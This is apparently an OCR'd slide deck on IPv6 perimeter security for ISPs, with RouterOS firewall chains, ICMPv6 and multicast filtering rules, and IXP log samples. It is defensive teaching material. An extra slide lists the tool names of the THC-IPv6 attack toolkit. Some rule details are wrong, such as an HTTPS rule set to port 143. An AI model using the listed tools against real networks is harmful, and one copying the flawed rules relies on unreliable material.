38	drop	Illegal Add...		
;;; Loopback Address				
39	drop	Illegal Add...	::1	
;;; IPv4 Compatible addresses				
40	drop	Illegal Add...	::/96	
;;; Other Compatible Addresses				
41	drop	Illegal Add...	::224.0.0.0/100	
42	drop	Illegal Add...	::127.0.0.0/104	
43	drop	Illegal Add...	::/104	
44	drop	Illegal Add...	::255.0.0.0/104	
;;; False 6to4 packets				
45	drop	Illegal Add...	2002:e000::20	
46	drop	Illegal Add...	2002:7f00::/24	
47	drop	Illegal Add...	2002::/24	
48	drop	Illegal Add...	2002:ff00::/24	
49	drop	Illegal Add...	2002:a00::/24	
50	drop	Illegal Add...	2002:ac10::/28	
51	drop	Illegal Add...	2002:c0a8::/32	
;;; Link Local Addresses				
52	log	Illegal Add...	fe80::/10	
;;; Site Local Addresses (dprecated)				
53	drop	Illegal Add...	fec0::/10	
;;; Unique-local packets				
54	drop	Illegal Add...	fc00::/7	
;;; Multicast Packets (as a source address)				
55	drop	Illegal Add...	ff00::/8	
;;; Docummentation Adresses				
56	drop	Illegal Add...	2001:db8::/32	
;;; 6bone Addresses (deprecated)				
57	drop	Illegal Add...	3ffe::/16	

Besides bogons addresses, some other reserved for special applications in use or deprecated should be also dropped by the border firewall

Typical ISP Topology



Logs of an IXP environment (PTT-Metro São Paulo)

Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:24	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::217:dfff:fe60:1000->ff02::1, len 64
Mar/15/2012 10:33:26	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:26	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:26	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:26	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::128c:cfff:fe15:7645->ff02::1, prio 7->0, len 64
Mar/15/2012 10:33:27	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:27	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:27	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:27	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::21a:2fff:fe03:cd19->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:33:58	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::5675:d0ff:fe3c:b902->ff02::1, len 64
Mar/15/2012 10:34:11	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::207:ecff:febc:c419->ff02::1, len 64
Mar/15/2012 10:34:11	ICMPv6_Common: in:vlan-PTT-IPV6 out:(none), proto ICMP (type 134, code 0), fe80::207:ecff:febc:c419->ff02::1, len 64

ICMPv6 Filtering (RFC 4890)

RFC 4890 - Recommendations for Filtering ICMPv6 Messages in Firewalls

Traffic That Must Not Be Dropped

Error messages that are essential to the establishment and maintenance of communications:

→ Destination Unreachable (Type 1) - All codes
→ Packet Too Big (Type 2)
→ Time Exceeded (Type 3) Code 0 only
→ Parameter Problem (Type 4) - Codes 1 and 2 only

Connectivity checking messages:

→ Echo Request (Type 128)
→ Echo Response (Type 129)

ICMPv6 Filtering (RFC 4890)

Traffic That Normally Should Not Be Dropped

→ Time Exceeded (Type 3) - Code 1
→ Parameter Problem (Type 4) - Code 0

Mobile IPv6 messages that are needed to assist mobility:
→ Home Agent Address Discovery Request (Type 144)
→ Home Agent Address Discovery Reply (Type 145)
→ Mobile Prefix Solicitation (Type 146)
→ Mobile Prefix Advertisement (Type 147)

ICMPv6 Filtering
RFC 4890

Traffic That Normally Will Be Dropped Anyway (1/3)

Address Configuration and Router Selection messages (must be received with hop limit = 255):
→ Router Solicitation (Type 133)
→ Router Advertisement (Type 134)
→ Neighbor Solicitation (Type 135)
→ Neighbor Advertisement (Type 136)
→ Redirect (Type 137)
→ Inverse Neighbor Discovery Solicitation (Type 141)
→ Inverse Neighbor Discovery Advertisement (Type 142)

ICMPv6 Filtering
RFC 4890

Traffic That Normally Will Be Dropped Anyway (2/3)

Link-local multicast receiver notification messages (must have link- local source address):

→ Listener Query (Type 130)
→ Listener Report (Type 131)
→ Listener Done (Type 132)
→o Listener Report v2 (Type 143

ICMPv6 Filtering
RFC 4890

Traffic That Normally Will Be Dropped Anyway (3/3)

SEND Certificate Path notification messages (must be received with hop limit = 255):
→ Certificate Path Solicitation (Type 148)
→ Certificate Path Advertisement (Type 149)

Multicast Router Discovery messages (must have link-local source address and hop limit = 1):
→ Multicast Router Advertisement (Type 151)
→ Multicast Router Solicitation (Type 152)
→ Multicast Router Termination (Type 153)

ICMPv6 Filtering (RFC 4890)

Chain ICMPv6-common

;;; Accept Destination Unreachablet (type 1)					
29		acc...	ICMPv6_C...		58 (ic...
;;; Accept Packet too big (type 2)					
30		acc...	ICMPv6_C...		58 (ic...
;;; Accept Time exceeded (type 3, code 0)					
31		acc...	ICMPv6_C...		58 (ic...
;;; Accept Parameter problem (type 4, code 1)					
32		acc...	ICMPv6_C...		58 (ic...
;;; Accept Parameter problem (type 4, code 2)					
33		acc...	ICMPv6_C...		58 (ic...
;;; Accept Echo request (type 128)					
34		acc...	ICMPv6_C...		58 (ic...
;;; Accept Echo reply (type 129)					
35		acc...	ICMPv6_C...		58 (ic...
;;; Log and drop other ICMPv6 packets					
64		log	ICMPv6_C...		58 (ic...
65		drop	ICMPv6_C...		58 (ic...

Chain ICMPv6-input


;;; Accept Neighbor Solicitation (135) with hop limit == 255					
25		acc...	ICMPv6_I...		58 (ic...
;;; Accept Neighbor Advertisement (136) with hop limit == 255					
26		acc...	ICMPv6_I...		58 (ic...
;;; Accept Router Solicitation (133) with hop limit == 255					
27	X	acc...	ICMPv6_I...		58 (ic...
;;; Accept Router Advertisement (134) with hop limit == 255					
28	X	acc...	ICMPv6_I...		58 (ic...

At Input channel → jump to chains ICMPv6-input and ICMPv6-common
At Forward channel → jump to ICMPv6- common

→ NB: Winbox 2.2.18 doesn't show correct ICMPv6 types. Insert them manually.

Perimeter protection on an IXP environment

Untrustworthy border routers should be watched to avoid bad traffic (malicious or not




md brasil
IT & TELECOM

Multicast Filtering

;;; Deny deprecated by RFC 3879					
49		✗ drop	Multicast_...		fec0::/10
50		✗ drop	Multicast_...	fec0::/10	
;;; Allow Link-Local Scope					
51		✓ acc...	Multicast_...		ff02::/16
;;; Allow Link-Local Scope					
52		✓ acc...	Multicast_...	ff02::/16	
;;; Deny other Multicasts					
53		✗ drop	Multicast_...		ff00::/8
;;; Deny other Multicasts					
54		✗ drop	Multicast_...	ff00::/8	

Headers treatment on RouterOS



It is expected that Linux kernel will not process RH0 in the future. Meanwhile it can be dropped by an iptables firewall with the following rules

ip6tables -A INPUT -m rt --rt-type 0 -j DROP
ip6tables -A OUTPUT -m rt --rt-type 0 -j DROP
ip6tables -A FORWARD -m rt --rt-type 0 -j DROP

Mikrotik will add such support on IPv6 Firewall. Thanks Mikrotik Guys ☺

md brasil IT & TELECOM

Public Servers Protection

E-mail Server – chain Server-email

	;;; Accept Imap (143) connections					
62	acc...	Server-email		6 (tcp)		143
	;;; Accept Message Submission (587)					
63	acc...	Server-email		6 (tcp)		587
	;;; Accept SMTP (25)					
64	acc...	Server-email		6 (tcp)		25
	;;; Accept POP3 (110)					
65	acc...	Server-email		6 (tcp)		110
	;;; Accept ICMPv6					
66	acc...	Server-email		58 (ic...		
	;;; Accept Established Connections					
67	acc...	Server-email				
	;;; Accept Related Connections					
68	acc...	Server-email				
	;;; Drop all the rest					
69	drop	Server-email				

Web Server – chain Server-www

	;;; Accept http (80)					
70	acc...	Server-www		6 (tcp)		80
	;;; Accept https (443)					
71	acc...	Server-www		6 (tcp)		143
	;;; Accept ftp (21)					
72	acc...	Server-www		6 (tcp)		21
	;;; Accept ICMPv6					
73	acc...	Server-www		58 (ic...		
	;;; Accept Established Connections					
74	acc...	Server-www				
	;;; Accept Related Connections					
75	acc...	Server-www				
	;;; Drop the rest					
76	drop	Server-www				

md brasil IT & TELECOM

Public Servers Protection

Recursive (for internal only) DNS Server – chain Server-dns-int

;;; Accept DNS requests (TCP 53)							
77		✓ acc...	Server-dns...		6 (tcp)		53
;;; Accept DNS requests (UDP 53)							
78		✓ acc...	Server-dns...		17 (u...		53
;;; Accept Established Connections							
79		✓ acc...	Server-dns...				
;;; Accept Related Connections							
80		✓ acc...	Server-dns...				
;;; Drop all the rest							
81		✗ drop	Server-dns...				

Authoritative DNS Server – chain Server-dns-authoritative

;;; Accept DNS requests (TCP 53)							
82		✓ acc...	Server-dns...		6 (tcp)		53
;;; Accept DNS requests (TCP 53)							
83		✓ acc...	Server-dns...		17 (u...		53
;;; Accept Established Connections							
84		✓ acc...	Server-dns...				
;;; Accept Related Connections							
85		✓ acc...	Server-dns...				
;;; Drop all the rest							
86		✗ drop	Server-dns...				

md brasil IT & TELECOM

Public Servers Protection


Joining all togheter – Server Chain

87		jump	Servers		2001:db8::aaaa
88		jump	Servers		2001:db8::bbbb
89		jump	Servers		2001:db8::cccc
90		jump	Servers		2001:db8::dddd

Forward Chain

;;; Jump to ICMPv6 Common						
11		jump	forward			58 (ic...
;;; Jump to Multicast Control						
12		jump	forward			
;;; Jump to Illegal Addresses checking						
58		jump	forward			
;;; Jump to Servers chain						
91		jump	forward			

AGENDA



1) Larger Address Space Impacts: ✓

Internal and external reconnaissance, bogons threats;

2) Protocol Vulnerabilities and Possible Attacks: ✓

Auto-configuration, Neighbor Discovery, Duplicate Address Detection Issues, Redirect Attacks, Header manipulation, etc

3) Countermeasures Using RouterOS by an ISP Point of View ✓

Securing ISP perimeter, protecting customer networks, and public locations

Conclusions

There are many potential threats against the new protocol and public tools available to launch a lot of attacks and there are many other security issues that were not covered by this presentation.

Industry is in the early stage of IPv6 adoption (unfortunately) and for this reason many security breaches didn't appear yet.

IPv6 adoption will increase fast and administrator should plan their networks having in mind the security issues.

Critics and contributions to Firewall rules presented here are welcome !

References

IPv6 and IPv4 Threat Comparison and Best-Practice Evaluation (v1.0)
Sean Convery and Darrin Miller (CISCO)

IPv6 Security:Threats and solutions
János Mohácsi

Tutorial de Seguridad IPv6 – LACNIC XVI / LACNOG 2011
Fernando Gont

Recent advances in IPv6 insecurities - CCC Congress 2010, Berlin
Marc “van Hauser” Heuse

IPv6 Routing Header Security – CanSecWest 2007
Philippe BIONDI Arnaud EBALARD

EXTRA SLIDES

::/0

Scapy

```
Help on class IPv6 in module scapy.layers.inet6:

class IPv6(_IPv6GuessPayload, scapy.packet.Packet, scapy.layers.inet.IPTools)
 |  Method resolution order:
 |      IPv6
 |      _IPv6GuessPayload
 |      scapy.packet.Packet
 |      scapy.base_classes.BasePacket
 |      scapy.base_classes.Gen
 |      __builtin__.object
 |      scapy.layers.inet.IPTools
 |
 |  Methods defined here:
 |
 |  answers(self, other)
 |
 |  extract_padding(self, s)
 |
 |  hashret(self)
 |
 |  mysummary(self)
 |
 |  post_build(self, p, pay)
:
```

THC

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ls
alive6                fake_dnsupdate6    flood_router6       redir6
denial6               fake_mipv6         flood_solicitate6   rsmurf6
detect-new-ip6        fake_mld26         fragmentation6      sendpees6
dnsdict6              fake_mld6          fuzz_ip6            sendpeesmp6
dos-new-ip6           fake_mldrouter6    implementation6     smurf6
exploit6              fake_router6       implementation6d    thcping6
extract_hosts6.sh     flood_advertise6   kill_router6        toobig6
extract_networks6.sh  flood_dhcpc6       ndpexhaust6         trace6
fake_advertise6       flood_mld26        parasite6
fake_dhcps6           flood_mld6         randicmp6
fake_dns6d            flood_mldrouter6   README
maia@maia-VirtualBox:~/thc-ipv6-1.8$
```

md brasil
IT & TELECOM

IPv6 terminology

→ **Node:** An IPv6 **node** is any system (router, computer, server, etc) that runs IPv6

→ **Router:** A **router** is any Layer 3 device capable of routing and forwarding IPv6 packets

→ **Host:** A **host** is any computer or device that is not a router;

→ **Packet:** A **packet** is the layer 3 message sourced from an IPv6 node destined for an IPv6 address;

→ **Dual-Stack:** When a node runs IPv4 and IPv6 at the same time.

Recommendations for filtering ICMP messages (work in progress)

draft-ietf-opsec-icmp-filtering-02

F. Gont UTN/FRH
G. Gont
SI6 Networks
C. Pignataro Cisco February 17, 2012
February 17, 2012

Expires on August 20, 2012

md brasil IT & TELECOM

draft-ietf-opsec-icmp-filtering-02

ICMPv6 Message	Type/Code		Output	Forward	Input
ICMPv6-unreach	1		N/A	N/A	N/A
ICMPv6-unreach-no-route	1	0	Rate-L	Permit	Rate-L
ICMPv6-unreach-admin-prohibited	1	1	Rate-L	Permit	Rate-L
ICMPv6-unreach-beyond-scope	1	2	Rate-L	Deny	Rate-L
ICMPv6-unreach-addr	1	3	Rate-L	Permit	Rate-L
ICMPv6-unreach-port	1	4	Rate-L	Permit	Rate-L
ICMPv6-unreach-source-addr	1	5	Rate-L	Deny	Rate-L
ICMPv6-unreach-reject-route	1	6	Rate-L	Permit	Rate-L

www.ietf.org/id/draft-ietf-opsec-icmp-filtering-02.txt

draft-ietf-opsec-icmp-filtering-02

ICMPv6 Message	Type/Code		Output	Forward	Input
ICMPv6-too-big	2	0	Send	Permit	Rate-L
ICMPv6-timed	3		N/A	N/A	N/A
ICMPv6-timed-hop-limit	3	0	Send	Permit	Rate-L
ICMPv6-timed-reass	3	1	Send	Permit	Rate-L
ICMPv6-parameter	4		Rate-L	Permit	Rate-L
ICMPv6-parameter-err-header	4	0	Rate-L	Deny	Rate-L
ICMPv6-parameter-unrec-header	4	1	Rate-L	Deny	Rate-L
ICMPv6-parameter-unrec-option	4	2	Rate-L	Permit	Rate-L

www.ietf.org/id/draft-ietf-opsec-icmp-filtering-02.txt

draft-ietf-opsec-icmp-filtering-02

ICMPv6 Message	Type/Code		Output	Forward	Input
ICMPv6-err-private-exp-100	100		Send	Deny	Rate-L
ICMPv6-err-private-exp-101	101		Send	Deny	Rate-L
ICMPv6-err-expansion	127		Send	Permit	Rate-L
ICMPv6-echo-request	128	0	Send	Permit	Rate-L
ICMPv6-echo-reply	129	0	Send	Permit	Rate-L
ICMPv6-info-private-exp-200	200		Send	Deny	Rate-L
ICMPv6-info-private-exp-201	201		Send	Deny	Rate-L
ICMPv6-info-expansion	255		Send	Permit	Rate-L

www.ietf.org/id/draft-ietf-opsec-icmp-filtering-02.txt

Multicast Addresses

RFC 2375 defines several IPv6 Multicast addresses:

Address	Scope	Description
FF01::1	Node-local	All nodes
FF01::2	Node-local	All Routers
FF02::1	Link-local	All nodes
FF02::2	Link-local	All routers
FF02::5	Link-local	OSPF Routers
FF02::6	Link-local	Designed OSPF Routers (DR’s)

Multicast Addresses

Address	Scope	Description
FF02::9	Link-local	RIP Routers
FF02::D	Link-local	PIM Routers
FF02::1:2	Link-local	DHCP Agents
FF02::1:FFXX:XXXX	Link-local	Solicited-node
FF05::2	Site-local	All routers in one site
FF05::1:3	Site-local	All DHCP servers in one site
FF05::1:4	Site-local	All DHCP agents in one site

Note: Some old RouterOS versions (e.g. 5.9) were misbehaving, replying pings to FF05::1

Multicast Addresses

All Scope Multicast Addresses according to RFC 2375

Address	Scope	Description
FF0X::0	All-scope	Reserved
FF0X::100	All-scope	VMTP Managers group
FF0X::101	All-scope	Network Time Protocol (NTP)
FF0X::102	All-scope	SGI-Dogfight
----	----	----
----	----	----

md brasil IT & TELECOM

More Multicast addresses

Deprecated by RFC 3897

Besides Multicast addresses in use, there are some Site-local Multicast addresses defined by RFC 3513 (section 2.5.6): **FEC0::0/10**

Such addresses were deprecated by RFC 3879 and should not being used. To avoid hosts using such addresses, we'll deny on border routers

Multicast Listener Discover (MLD)

MLD is used by routers for discovering multicast listeners on a directly attached link (similar to IGMP used in IPv4). If MLD is not being used on the environment, it should be dropped at the perimeter. MLD space is: **FF05::/16**

